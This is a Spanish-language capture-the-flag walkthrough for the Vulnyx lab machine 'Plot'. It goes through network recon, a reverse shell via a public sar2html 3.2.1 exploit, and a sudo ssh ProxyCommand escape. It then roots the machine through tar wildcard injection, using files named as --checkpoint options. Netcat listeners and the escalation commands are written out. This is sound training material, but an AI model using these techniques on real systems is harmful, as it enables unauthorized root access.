Máquina Plot (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 15 noviembre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

$ netdiscover -i eth1 -r 10.0.2.0/24

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
10.0.2.1       52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2       52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3       08:00:27:5b:58:d2      1      60  PCS Systemtechnik GmbH
10.0.2.25      08:00:27:96:2e:3f      1      60  PCS Systemtechnik GmbH
```

- Kali (Máquina Atacante): 10.0.2.4
- Máquina Victima: 10.0.2.25

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

$ ping -c 1 10.0.2.25

```
PING 10.0.2.25 (10.0.2.25) 56(84) bytes of data.
64 bytes from 10.0.2.25: icmp_seq=1 ttl=64 time=0.513 ms

── 10.0.2.25 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.513/0.513/0.513/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -Pn 10.0.2.25 -sVC

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 23:24 CET
Nmap scan report for 10.0.2.25
Host is up (0.00024s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:96:2E:3F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

Como podemos comprobar la Máquina Victima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre por el puerto 80.


A continuación, realizamos con la herramienta **gobuster** un fuzzing web, para ello ejecutamos el siguiente comando:

$ gobuster dir -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                     http://10.0.2.25:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s

Starting gobuster in directory enumeration mode

/javascript           (Status: 301) [Size: 311] [--> http://10.0.2.25/javascript/]
/server-status        (Status: 403) [Size: 274]
Progress: 1273832 / 1273833 (100.00%)

Finished
```

No encontramos nada.


Buscamos en las cabeceras en busca de un dominio.



Encontramos el dominio **pl0t.nyx**.


Lo agregamos al archivo */etc/hosts*, para ello ejecutamos el siguiente comando:

$ nano /etc/hosts



A continuación, realizamos de nuevo con la herramienta **gobuster** un fuzzing web pero esta vez por subdominios, para ello ejecutamos el siguiente comando:


$ gobuster vhost -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt --append-domain



Encontramos el subdominio **sar.pl0t.nyx**.


Lo agregamos también al archivo */etc/hosts*, para ello ejecutamos el siguiente comando:

$ nano /etc/hosts



Accedemos al subdominio encontrado.


En la pagina vemos **sar2html ver 3.2.1**, buscamos por internet a ver si existe algún exploit para esta versión.



A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat** (**nc**) nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

$ nc -lvnp 443

Ejecutamos el exploit de la siguiente forma, enviándonos una reverse shell.




Y obtenemos una shell como **www-data**.

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos:


$ script /dev/null -c bash
Ctrl + Z
$ stty raw -echo;fg
$ reset xterm
$ export TERM=xterm

Enumeramos lo permisos **sudo**, para ello ejecutamos el siguiente comando:

$ sudo -l




Nos encontramos con el binario **ssh** que lo podemos ejecutar como el usuario **tony**, por lo tanto nos vamos a la pagina gtfobins a mirar el payload.



Lo ejecutamos de la siguiente manera:

$ sudo -u tony /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x




*¡¡¡Somos **tony**!!!*

A continuación, con la ayuda de la herramienta **pspy** la cual previamente lo descargamos en la Máquina Víctima, enumeramos los comandos ejecutados por otros usuarios, las tareas cron, etc..., para ello ejecutamos el siguiente comando:

$ chmod +x pspy64
$ ./pspy64

Nos damos cuenta de que el comando **tar** se usa para guardar una copia de seguridad de un directorio, el comodín indica que se desea guardar todos los archivos del directorio */var/www/html*, **tar** permite la ejecución en linea de comandos con las opciones (*--checkpoint=1 --checkpoint-action=exec=shell.sh*) si se crea en este directorio dos archivos con exactamente estos nombres, el comodín hace que se expandan todos estos archivos en el comando, que **tar** identifica como opciones validas y ejecuta el código; para ello realizamos los siguientes pasos situados en dicho directorio:


$ nano script.sh



$ chmod +x script.sh
$ touch -- "--checkpoint=1"
$ touch -- "--checkpoint-action=exec=script.sh"

A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat** (**nc**) nos ponemos a la escucha por el puerto **555** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

$ nc -lvnp 555



¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.